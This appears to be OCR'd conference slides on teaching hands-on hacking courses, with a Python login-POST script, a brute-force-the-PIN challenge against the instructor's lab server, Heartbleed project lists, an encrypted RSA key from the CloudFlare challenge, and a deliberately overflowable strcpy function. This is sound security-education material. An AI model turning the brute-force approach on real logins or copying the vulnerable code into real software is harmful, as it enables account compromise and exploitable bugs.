The Security Circus

May 22, 2017
Sam Bowne
City College San Francisco

All materials available at samsclass.info

Torvalds attacks IT industry 'security circus'

Linux creator calls OpenBSD crowd a bunch of "monkeys" and criticizes those who publicize security flaws to gain notoriety.

by Liam Tung / July 18, 2008 7:14 AM PDT

- Hacking is indeed a circus
- Is that supposed to be a bad thing?

Challenging Students

Student Diversity


- **Beginners**
- **Old-school mainframe programmers upgrading skills**
- **Amateurs from hackerspaces**
- **Professional IT workers**
- **Professional infosec workers**

Levels of Achievement

- **Memorize definitions of terms**
- **Hands-on projects with step-by-step instructions**
- **Challenges without instructions**
- **Capture the Flag Competitions**
- **Professional information security employment**

Violent Python

- **Step-by-step project**
- **Challenges**
  - **No instructions**
  - **Increasing difficulty**
- **ty @mqaissaunee**



https://samsclass.info/124/proj14/p5-http.htm

Simple POST Login

This is a simple login form. Test it with any username and password you like.

Username:

Password:

SUBMIT

Follow TCP Stream

Stream Content

```
POST /python/login1.php HTTP/1.1
Host: attack.samsclass.info
Connection: keep-alive
Content-Length: 7
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: null
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_5) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Cookie: __cfduid=d13245f42af830a759a56b3893bf393701364768703

u=a&p=bHTTP/1.1 200 OK
Date: Wed, 15 Jan 2014 23:42:40 GMT
```

Entire conversation (1007 bytes)

Find | Save As | Print | ○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ◉ Raw

Help | Filter Out This Stream | Close

```
  GNU nano 2.2.6                File: http2.py

import socket
socket.setdefaulttimeout(2)
s = socket.socket()

target = "attack.samsclass.info"
tport = 80

user = raw_input('Username: ')
pw = raw_input('Password: ')
length = len(user) + len(pw) + 5

s.connect((target, tport))
s.send("POST /python/login1.php HTTP/1.1\nHost: " + target \
 + "\nContent-Length: " + str(length) \
 + "\nContent-Type: application/x-www-form-urlencoded" \
 + "\n\nu=" + user + "&p=" + pw)
print s.recv(1024)
s.close
```

Challenge 1: Brute Forcing a Login Form (15 pts. extra credit)

Write a script in Python to try all possible credentials and get into the form below.

The user name is one of these:

- bill
- ted
- sally
- sue

The PIN is a two-digit number, like this:

- 00
- 01
- 02

  ...
- 98
- 99

Username:

PIN:

SUBMIT

Username: PIN:

SUBMIT

Credits

CEO: Sarah Bellum
Staff: Pete Moss, Sandy Beach
(Stolen from A Prairie Home Companion)

Hint

April 2014: Heartbleed

https://samsclass.info/124/proj14/heartbleed.htm

Heartbleed Tests and Projects

Projects

Here are the projects I wrote to demonstrate both the client and server attacks:

Attacking a Server with Heartbleed: Detecting the Heartbleed OpenSSL Vulnerability and Patching It


Attacking Clients with a Malicious Heartbleed SSL Server

Public server to test clients for vulnerability

Attacking the CloudFlare Challenge Server

Testing VMware Fusion

Vulnerable Android Devices



https://blog.cloudflare.com/the-results-of-the-cloudflare-challenge/#

CLOUDFLARE

Blog home

The Results of the CloudFlare Challenge

11 Apr 2014 by Nick Sullivan.

The first valid submission was received at 16:22:01PST by Software Engineer Fedor Indutny. He sent at least 2.5 million requests over the course of the day. The second was submitted at 17:12:19PST by Ilkka Mattila at NCSC-FI, who sent around a hundred thousand requests over the same period of time.


A Job from One Tweet

https://samsclass.info/lulz/cf-chall-kevin.png


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,445BDC04DA1EAE38

ZHxu9n3JaQugE4XgBDHO/qPgw6jDbLVKoM/Ky0aev+1iO9cgRPdizKHvF+DZMnY2
OwbQkf+UXUoO9KtpwNEQZP/Ju/GbN7Xh/XLcUsWUhXBmMEdYP/PQntePgylG3YTZ
g/X3OROxOEi82zqF7b4A52NgKRqkABtTjb3j6PdLOWPS1roHov/lvkNnoUohb9Ce
rDMWdM5M8VZFhVlXeiOxU8bM6nx9WBjF/vB3Ibxt5KDC3hvnBL4iAQtuCzgVuYAa
THxan1ZxWuy5/UOIT1mgqaVlIK1ntr+LWWNV7003oE9yCOlSla0nCSzqtoqJTOOG
MOnlMT+gLf6zublNL2wnJUus4e9sLKhLW4rvomAcUfmOiqog4WPAbyQM5v0Zmr1c
Kfa7KgSCUZxdelgf6YE/Ipmj5tX4FcpQlZHdGPiF65CwGys2uLNhV9q+SbF7LEDI
W/DbCioCDwr9pp7OdUIiL91R6llJUFZUjyNDldX/bRiT6CMJKTPg01wkq6367Tub
+eaHx/5McVnWoEldaKSqfr+QmFqJ5NOxvSVQmm107Un8tAQ/M1EJ4p6bHW2yRT20
9nQqJ/fr/Mdlw5VV+jo6lmGlttewc8AuQrXS3d1rJ1Wwkr94pMwv65qs76ree/Bf
idfj7d8/dsgPYfG2IYT0qQvL5vUxa73WemwI+9+9roumzzCwDEynyH7Iq2h+X25j
w9gjCFI45MxYUBPzpN7kkemq6UMys1Ad1ir/xm70nqWNtw8wI/3kRDH60XiwRdDP
gSrP45qEAzDfsRw2im4GPQU7CJiLEbFIXknjjPwP1DSWQlLDq1cM3nq1oKUcKZsU
UH6N+HnZsEuqS+GcCWP+5CS/VPFfCwgljR7z0sEYMQp334YhqLQg+gd2p7WoMAK
b6FB/1CiwJXjVBaX1fzcDISzCWqHAOkfa5r4ypJxhgdbB4dMim6F3DdFeXJ/iCI6
I37fdDysfOLwzTbJNr9vYdntJU8uScK6RpBnnJkwlFwTaCZ+LHLJKhkvyRAwEQS0
qOn+y9M3YiVt9SCvm2UEC8pnUHfrtbB8cPrMgFkqQ32epCpcG/v9eFyinAmYk03P
yH/m5z/RjeHSs6ZiXnFXsjJRhAWby4yG2ap+EGr1x6RJs3Fk84wL2ZaVgmZ/K365
27dA+figDXbJqEpuNwjCKHB8bbzQI8zEyewsR1TmJy/y97R5UlMNl27wW0DnDl/X
s/sHM7rws3iYGfUmmxQOBhro0SSIrnmoShfbQZu0buEDoC9/sfsFv9MQuTstlRq+
yv8PWxZVOhX8DyPRvwTB/c41++mHfEjCegSCcBddr6zkkXEGiByjClShYhfuMyWn
Zmz95A6/1dJpgu4uU8dOuHk4wyrJVNqedzWQa7Q63vsGgYEu6gnDzlcHmWKPGxMH
fww8UEZbJ9g1Wr8ylaDNcF93Qu4d/HnGmKPQBrJCPSiTgp/cy7pq1vc/tpIghLOL
JK==
```

Exploit Development Class


CNIT 127: Exploit Development



- Proj 2: Linux Buffer Overflow Without Shellcode (20 pts.)
- Proj 3: Linux Buffer Overflow With Shellcode (20 pts.)
- Proj 4: Remote Linux Buffer Overflow With Listening She
- Proj 5: Using nasm, ld, and objdump (10 pts.)
- Proj 6: Exploiting a Format String Vulnerability (20 pts.)
- Proj 7: Very Simple Heap Overflow (10 pts.)
- Proj 8: Heap Overflow via Data Overwrite (10 pts.)
- Proj 9: Exploiting "Vulnerable Server" on Windows (25 pts.)
- Proj 10: Exploiting Easy RM to MP3 Converter on Windows with ASLR (20 pts.)
- Proj 11: Defeating DEP with ROP (20 pts.)
- Proj 12: Intro to 64-bit Assembler (15 pts.)
- Proj 13: 64-Bit Buffer Overflow Exploit (15 pts.)
- Proj 14: Heap Spray (15 pts.)
- Proj 15: SEH-Based Stack Overflow Exploit (25 pts.)
- Proj 16: Fuzzing with the Failure Observation Engine (20 pts.)
- Proj 17: Security Shepherd (20 pts.)
- Proj 18: Fuzzing with Spike (15 pts.)

https://samsclass.info/127/proj/p4-lbuf-shell.htm

Proj 4: Remote Linux Buffer Overflow With Listening Shell (20 pts.)




Buffer Overflow Vulnerability

```
int copier(char *str) {
        char buffer[1024];
        strcpy(buffer, str);
}
```

